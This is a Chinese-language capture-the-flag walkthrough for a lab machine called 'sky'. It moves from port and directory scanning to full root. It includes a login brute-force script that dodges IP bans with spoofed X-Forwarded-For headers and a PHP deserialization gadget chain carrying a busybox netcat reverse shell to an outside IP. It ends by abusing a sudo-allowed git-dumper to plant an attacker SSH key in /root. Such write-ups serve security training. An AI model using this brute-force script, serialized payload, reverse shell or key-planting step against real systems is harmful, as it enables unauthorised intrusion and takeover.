
sky-Ahiz



信息收集

```
nmap -p- 192.168.31.46
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-28 11:35 CST
Nmap scan report for sky (192.168.31.46)
Host is up (0.00073s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:D5:39:53 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.66 seconds
```

```
gobuster dir -u http://192.168.31.46/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -x php,html,zip,txt
-b 403,404
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.31.46/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,zip,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 204]
/images               (Status: 301) [Size: 315] [--> http://192.168.31.46/images/]
/login.php            (Status: 200) [Size: 4305]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/check.php            (Status: 200) [Size: 63]
/ok.php               (Status: 302) [Size: 0] [--> login.php]
/secret.php           (Status: 200) [Size: 208]
Progress: 438320 / 438325 (100.00%)
===============================================================
Finished
===============================================================
```

发现csrf_token会一直刷新然后 ip会封禁 直接用随机ip绕过爆破

```python
import requests
from bs4 import BeautifulSoup

# 登录页和提交地址
url = "http://192.168.31.46/login.php"
login_url = "http://192.168.31.46/check.php"
username = "admin"   # 要爆破的用户

# 从 rkl.txt 读取字典
with open("rkl.txt", "r", encoding="utf-8") as f:
    password_list = [line.strip() for line in f if line.strip()]

session = requests.Session()
import random
def random_ip():
    return ".".join(str(random.randint(1, 254)) for _ in range(4))


for password in password_list:
    # 1. 获取 csrf_token
    r = session.get(url)
    soup = BeautifulSoup(r.text, "html.parser")
    token_tag = soup.find("input", {"name": "csrf_token"})

    if not token_tag:
        print("[-] 获取 csrf_token 失败，页面结构可能变了")
        break

    token = token_tag["value"]
    print(f"[+] 获取 token: {token}")

    # 2. 提交登录请求
    data = {
        "username": username,
        "password": password,
        "csrf_token": token
    }
    resp = session.post(login_url,headers={"X-Forwarded-For": random_ip()}, data=data)
    print(len(resp.text))
    print(resp.text)
    # 3. 判断是否登录成功

    if len(resp.text)!=33 or 'error' not in resp.text:
        print(data)
        break
```

爆了10w条终于出来了


```
{"status":"error","error":"密码错误"}
[+] 获取 token: 84c452aecf4f7d6f
33
{"status":"error","error":"密码错误"}
[+] 获取 token: 228539487972dd74
20
{"status":"success"}
{'username': 'admin', 'password': 'superman1', 'csrf_token': '228539487972dd74'}
```

进入ok. php 反序列化

```python
<?php
class SystemExecutor {
    public function run($cmd) {
        exec($cmd);
    }
}

class FileHandler {
    public $process;
    public $filename;

    public function __toString(){
        $this->process->run($this->filename);
        return 'hello';
    }
}

class CacheManager {
    public $cacheFile;

    public function __call($name, $args) {
        if(preg_match('/(?<=dash)\w+(?=uibi)/', $this->cacheFile)){
            echo 'This is the key point';
        }else{
            echo 'goodgood';
        }
```

```
    }
}

class UserSession {
    public $logger;

    public function __destruct() {
        $this->logger->hello();
    }
}


if (isset($_GET['data'])) {
    $data = $_GET['data'];
    unserialize($data);
}
?>
```

```
<?php
class SystemExecutor {

}

class FileHandler {
    public $process;
    public $filename;

}

class CacheManager {
    public $cacheFile;


    }


class UserSession {
    public $logger;

}




$a = new SystemExecutor();
$b = new FileHandler();
$b->process = $a;
$b->filename = 'busybox nc 120.26.196.29 3333 -e sh';

$cache = new CacheManager();
$cache->cacheFile = $b;

$user = new UserSession();
$user->logger = $cache;

$payload = serialize($user);
echo $payload;
?>
```

```
O:11:"UserSession":1:{s:6:"logger";O:12:"CacheManager":1:{s:9:"cacheFile";O:11:"FileHandler":2:
{s:7:"process";O:14:"SystemExecutor":0:{}s:8:"filename";s:35:"busybox nc 120.26.196.29 3333 -e sh";}}}
```

无回显 然后加上html没有权限 所以直接弹shell

弹shell进去后发现没有权限看/home/sky

user

在/var/www/html下发现一个ll1045670921.php cat查看得到sky的密码

```
www-data@MiWiFi-RA80-srv:/var/www/html$ cat ll1045670921.php
<?php
session_start();
// 生成32位随机CSRF token
$csrf_token = bin2hex(random_bytes(8));
// 存储token到session
$_SESSION['csrf_token'] = $csrf_token;
// 设置响应类型为JSON
header('Content-Type: application/json');
// 返回token给客户端
echo json_encode(['csrf_token' => $csrf_token]);

// 看来你找到了通往天空的密钥: bf4e842c9fea1b77
?>
```

```
sky登录之后 sudo -l
sky@MiWiFi-RA80-srv:~$  sudo -l
sudo: unable to resolve host MiWiFi-RA80-srv: Name or service not known
Matching Defaults entries for sky on MiWiFi-RA80-srv:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sky may run the following commands on MiWiFi-RA80-srv:
    (ALL) NOPASSWD: /usr/local/bin/git-dumper
sky@MiWiFi-RA80-srv:~$ sudo /usr/local/bin/git-dumper --help
sudo: unable to resolve host MiWiFi-RA80-srv: Name or service not known
usage: git-dumper [options] URL DIR

Dump a git repository from a website.

positional arguments:
  URL                   url
  DIR                   output directory

optional arguments:
  -h, --help            show this help message and exit
  --proxy PROXY         use the specified proxy
  --client-cert-p12 CLIENT_CERT_P12
                        client certificate in PKCS#12
  --client-cert-p12-password CLIENT_CERT_P12_PASSWORD
                        password for the client certificate
  -j JOBS, --jobs JOBS  number of simultaneous requests
  -r RETRY, --retry RETRY
                        number of request attempts before giving up
  -t TIMEOUT, --timeout TIMEOUT
                        maximum time in seconds before giving up
  -u USER_AGENT, --user-agent USER_AGENT
```

```
                        user-agent to use for requests
  -H HEADER, --header HEADER
                        additional http headers, e.g `NAME=VALUE`


 /usr/local/bin/git-dumper 提取git目录
```

root

```
利用 git-dumper + 恶意 Git 仓库 提权 root 全流程

在攻击机

mkdir evil-repo
cd evil-repo
mkdir -p .ssh
echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAACAQDzYbPSCxFMVjuv/uCN9MsCo2VivXGFuLQDwZ0RWzUH23SyFMHY731xAoXhiHkWxouJfZTYj+OSv+GrRnWqkLeYwhWzG
DTs05MCQQ6YUAsAA7GhNfUOeYoJKIM7oFQuOaHAHpsDhZ20h69ztQefzhgDMUkgJAnQkadXlptpDhaJRqwnqo5xXQGsMnXs5nWsgzTyTO5Mjtb2pkV+rDb2AG
m2UP0IUabWc/pAsB0atmGLF3y9trxFfchR8nP7l7F49gpRohnTYWtyw8geqXlHvDO0mjKPIifC0+7asK3RYX57mzJUwk3DVJcO2Y6nEqnNFPsbGYvLpTpzrCO
3MiCxFm5Nj72JBKzP3VnaiZkB+EEPGlmVcxzfzDgIS5SeebaO9axRChbOOSgCZ6qUnJQquNybseNcIAYcxl/qqc1YHbCfs0jCTzpJ0rHU4kIWDv0aEiJvGnU0
0WDU+AGvJgdqswra9LmuZ8jXG63mpKcjUYgAthifApdK2sSKGb09ODyLsVM1UZAhbCITxMZHtcKslerRy9+cvjOTyBQ3UXymDTUm7/lHPdJL2J2MPRQa3jJIj
lGgF2VCVmBJUzV39Ve+QEskmaztjUVQS/F5qZyscdyyvsmtppr5oFzbNMKf4fU3HBi7aphwVcEMovDRnOMUTjdffUsRf8wdAN/76CVU/6lDWw==
root@kali-plus" > .ssh/authorized_keys


git init
git config --global user.email "your_email@example.com"
git config --global user.name "your_name"

git add .ssh/authorized_keys
git commit -m "Add authorized_keys with my public key"

python3 -m http.server 8000


靶机输入

sudo /usr/local/bin/git-dumper http://192.168.31.188:8000/.git /root/


攻击机
ssh -i ~/.ssh/id_rsa_exploit root@192.168.31.46

Warning: Identity file /root/.ssh/id_rsa_exploit not accessible: No such file or directory.
Linux MiWiFi-RA80-srv 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 25 22:29:24 2025 from 192.168.43.180
root@MiWiFi-RA80-srv:~# ls
root.txt
root@MiWiFi-RA80-srv:~# cat root.txt
# 恭喜你，找到了最终的王国秘藏
flag{root-TheSwordoftheSky}
root@MiWiFi-RA80-srv:~#
```